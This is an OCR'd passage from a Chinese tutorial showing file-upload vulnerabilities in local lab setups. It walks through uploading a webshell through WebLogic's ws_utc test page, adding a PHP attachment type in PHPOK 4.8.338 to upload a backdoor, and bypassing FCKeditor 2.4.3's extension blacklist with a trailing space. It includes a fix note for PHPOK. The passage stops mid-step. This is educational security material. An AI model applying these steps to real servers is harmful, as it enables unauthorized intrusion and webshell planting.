
等到docker构建结束，会在7001端口开放一个服务，如下所示：




此处需要登陆账号和密码，正常情况下是尝试弱口令进后台上传文件，此处方便演示，从构建日志中查看密码：

```
docker-compose logs | grep password
■■■■■
weblogic_1  |       ----> 'weblogic' admin password: oZUcqr8j
weblogic_1  | admin password  : [oZUcqr8j]
weblogic_1  | *  password assigned to an admin-level user.  For *
```

登陆后界面如下：



点击左侧中的base_domain选项，再点击下面的高级选项，从高级中启用web测试页，保存。




然后访问http://192.168.120.132:7001/ws_utc/config.do页面，设置Work Home Dir，可以看到其中已经填写一个目录，此目录访问需要登陆，修改为P牛的建议路径：

```
/u01/oracle/user_projects/domains/base_domain/servers/AdminServer/tmp/_WL_internal/com.oracle.webservices.wls.ws-testclient-ap
```


原路径为：

```
/u01/oracle/user_projects/domains/base_domain/tmp/WSTestPageWorkDir
```


在当前页面中选择安全->添加，上传webshell



然后从放回页面中查看id项时间戳，访问路径/ws_utc/css/config/keystore/时间戳_文件名



然后执行命令whoami:



6. CMS实战演示

6.1 PHPOK 任意文件上传

演示漏洞为：phpok 任意文件上传


漏洞环境：Windows phpStudy

漏洞环境下载：https://download.phpok.com/4.8.338.zip


漏洞介绍：phpok 4.8.338版本管理后台存在任意文件上传漏洞，攻击者可利用漏洞上传任意文件，获取网站权限。

下载文件后，把解压的文件放入phpstudy中的www目录中，此处修改了版本号目录为phpok。然后访问本地地址：http://localhost/phpok，会自动进入安装页面，填写数

使用一开始创建的账号密码登陆，登陆成功后在后侧的选择栏处选择工具->附件分类管理。




点击右侧上方的创建资源分类，然后在支持的附件类型中创建php文件类型。



选择左侧的内容管理->资讯中心->行业管理

点击页面中的选择图片->上传附近选择添加的附件类型->选择php文件上传，上传成功后点击上传的图片，选择预览就可以看到文件目录的地址

访问地址文件后门，可以看到执行代码成功



漏洞修复：此问题在高版本修复，及时升级到高版本处理，目前最新版本为5.2.116。

6.2 FCKeditor 2.4.3 文件上传

演示漏洞为：FCKeditor 2.4.3 文件上传

漏洞环境：Windows phpStudy

漏洞环境下载：https://github.com/treadmillian/fckeditor.git


漏洞介绍：FCKeditor /fckeditor/editor/filemanager/upload/php/upload.php 文件上传漏洞。

首先从GitHub下载文件，放到phpStudy的www目录中，同时修改config.php文件，修改UserFilesPath参数为fck目录下的地址，可以修改为网站根目录下的任意目录中，

■■■■■ \fckeditor\editor\filemanager\browser\default\connectors\php\config.php

```
 * Configuration file for the File Manager Connector for PHP.
 */

global $Config ;

// SECURITY: You must explicitelly enable this "connector". (Set it to "true").
$Config['Enabled'] = true ;


// Path to user files relative to the document root.
$Config['UserFilesPath'] = '/fckeditor/editor/filemanager/browser/default/connectors/uploads/' ;

// Fill the following value it you prefer to specify the absolute path for the
// user files directory. Usefull if you are using a virtual directory, symbolic
// link or alias. Examples: 'C:\\MySite\\userfiles\\' or '/root/mysite/userfiles/'.
```


访问地址：http://localhost/fckeditor/editor/filemanager/browser/default/connectors/test.html#



选择文件上传，由于2.4.3在文件配置已经进行了后缀的限制，默认限制为：


```
array('html','htm','php','php2','php3','php4','php5','phtml','pwml','inc','asp','aspx','ascx','jsp','cfm','cfc','pl','bat','ex
```

对于此处漏洞我们采用空格绕过，先上传一个JPG的图片，抓包修改后缀，添加空格如下：

